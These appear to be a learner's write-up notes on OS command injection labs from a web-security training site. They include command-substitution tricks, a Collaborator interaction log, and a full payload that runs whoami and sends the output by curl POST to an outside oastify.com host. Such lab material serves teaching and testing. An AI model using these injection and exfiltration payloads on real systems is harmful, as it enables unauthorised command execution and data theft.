

# OS command injection


```
who$()ami  
who``ami  
who`echo a`mi
```

## Lab: OS command injection, simple case

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.




## Lab: Blind OS command injection with time delays

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.



## Lab: Blind OS command injection with output redirection



This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.




## Lab: Blind OS command injection with out-of-band interaction

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.



Filter

HTTP

DNS

SMTP

Search

# ^	Time	Type	Payload	Source IP address	Comment
1	2025-Feb-27 12:00:28.355 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.180.75	
2	2025-Feb-27 12:00:28.355 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.186.7	
3	2025-Feb-27 12:00:28.355 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.251.104.237	
4	2025-Feb-27 12:00:28.356 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.186.7	
5	2025-Feb-27 12:03:42.593 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.180.93	
6	2025-Feb-27 12:03:42.594 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.180.84	
7	2025-Feb-27 12:03:42.594 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.186.11	
8	2025-Feb-27 12:03:42.593 UTC	DNS	y21k7fqucmdz7u4b2g04j15tlkrbf23r	3.248.180.73	
9	2025-Feb-27 12:03:42.599 UTC	HTTP	y21k7fqucmdz7u4b2g04j15tlkrbf23r	34.251.122.40	
10	2025-Feb-27 12:04:19.048 UTC	HTTP	y21k7fqucmdz7u4b2g04j15tlkrbf23r	34.251.122.40	
11	2025-Feb-27 12:05:01.680 UTC	HTTP	y21k7fqucmdz7u4b2g04j15tlkrbf23r	34.251.122.40	
12	2025-Feb-27 12:05:01.680 UTC	HTTP	y21k7fqucmdz7u4b2g04j15tlkrbf23r	34.251.122.40	

Description

Request to Collaborator

Response from Collaborator

Pretty

Raw

Hex

1 POST / HTTP/1.1

2 Host: y21k7fqucmdz7u4b2g04j15tlkrbf23r.oastify.com

3 User-Agent: curl/7.68.0

4 Accept: \*/\*

5 Content-Length: 5

6 Content-Type: application/x-www-form-urlencoded

7

8 peter

Inspect

Request a

Request b

Request h

```
|| whoami | curl -X POST -d @- http://y21k7fqucmdz7u4b2g04j15tlkrbf23r.oastify.com ||
```

## Explanation:

1. **whoami** : This command returns the current user.
2. **|** : This is a pipe, which takes the output of **whoami** and passes it as input to the next command.
3. **curl -X POST -d @-** : This sends the output of **whoami** as a POST request to your collaborator URL. The **@-** tells **curl** to read the data from standard input (which is the output of **whoami**).

## Lab: Blind OS command injection with out-of-band data exfiltration

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the `whoami` command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.

